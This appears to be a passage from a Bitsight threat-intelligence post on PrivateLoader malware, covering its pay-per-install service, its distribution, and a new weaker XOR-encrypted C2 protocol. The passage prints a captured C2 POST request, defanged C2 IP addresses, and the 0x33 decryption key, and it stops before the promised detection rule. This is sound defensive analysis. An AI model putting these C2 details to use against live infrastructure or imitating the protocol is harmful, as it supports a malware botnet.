



Key Takeaways:
- PrivateLoader, a widespread malware downloader, had some important updates recently, including a new string encryption algorithm, a new alternative communication protocol and it’s now downloading a copy of itself along with its many payloads;
- Recent samples are packed using commercial packer VMProtect, making it harder to analyze and reverse-engineer;

- Bitsight’s available infection telemetry suggests that infected systems are spreaded worldwide as expected, with more incidence in continents with emerging economies such as Africa, Asia and South America.
Pay-Per-Install Service
Since July 2022, Bitsight has been tracking PrivateLoader, the widespread malware downloader behind the Russian Pay-Per-Install (PPI) service called InstallsKey. At the time, this malware was powering the now decommissioned ruzki PPI service. Figure 1 presents a brief description of the service, which was found in their sales telegram channel.

|

|
Fig. 1 - Service description on telegram channel profile (Russian and English).
It’s still being distributed mainly through SEO-optimized websites that claim to provide cracked software, although the threat actor behind it (presumably “doZKey”) has also been using other malware downloaders, such as SmokeLoader, to increase its botnet size.
PrivateLoader downloads and executes a wide range of malware families, but mostly stealers and other loaders. In the past year, it dropped more than 2300 payloads onto the infected machines, mainly downloaded from VK.com (VKontakte, Russian social media).
Communication protocol update

Recently, PrivateLoader was observed downloading RisePro infostealer from VKontakte. At least that was the initial assessment based on classifications from multiple sources. The executable has a compilation date of 2023-12-20. Taking a closer look at the sample, specifically at the network traffic from a sandbox run, the first requests are actually from PrivateLoader malware (figure 2). Recent research on PrivateLoader shows that the Host IP 77.105.147[.]130 is in fact a PrivateLoader command-and-control (C2) server. After analyzing the packet capture from that sandbox run and decrypting the content of the POST(ed) data, it becomes clear that this is indeed PrivateLoader network traffic.
|

|
|
Fig. 2 - Initial HTTP requests of PrivateLoader malware. |
Fig. 3 - Open directory on a PrivateLoader C2 server (source). |
Another of their C2 servers, 195.20.16[.]46, had recently an open directory with the same PHP files referred to in those requests, with last modified date of 2023-12-20, as Figure 3 shows. Given the match between the compilation date of the sample and the last modified date of the PHP files, it stands to reason that this sample is an updated version of PrivateLoader, with new HTTP paths to be contacted, and possibly more updates.
While pivoting on the initial C2 server, a sample using yet another path, firepro.php was found, with compilation date of 2023-12-12. Looking at the network traffic, trying to decrypt the POST(ed) data using the known method (PBKDF2 + AES), it returns high entropy data, which means that something has changed. Going one step back, the base64-decoded ciphertext has significantly lower entropy then similar responses encrypted with AES, which is a good indicator that the new encryption method is weaker. Figure 4 shows the comparison in entropy between two similar responses from the C2 server, related to the two mentioned samples.

Fig. 4 - Shannon entropy of similar responses from C2 server, encrypted through different methods.
After trying a simple test of XOR brute forcing each byte with a single fixed byte (0x0-0xff), known plaintext was revealed using byte 0x33. Here’s an example taken from the packet capture of that sandbox run:
POST /api/firepro.php HTTP/1.1
Host: 77.105.147[.]130
User-Agent: python-requests/2.28.2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 35
Content-Type: application/x-www-form-urlencoded
data=dFZHf1pdWEBPZGRsAgBPdHFPAgU%3D
Which decrypts to:
GetLinks|WW_13|GB|16
It appears to be more of a downgrade than an upgrade on the communication encryption. Nonetheless, current C2 servers are responding to both protocols. With this knowledge about the communication pattern of PrivateLoader, we share a network rule, in Suricata format, to detect the two protocols: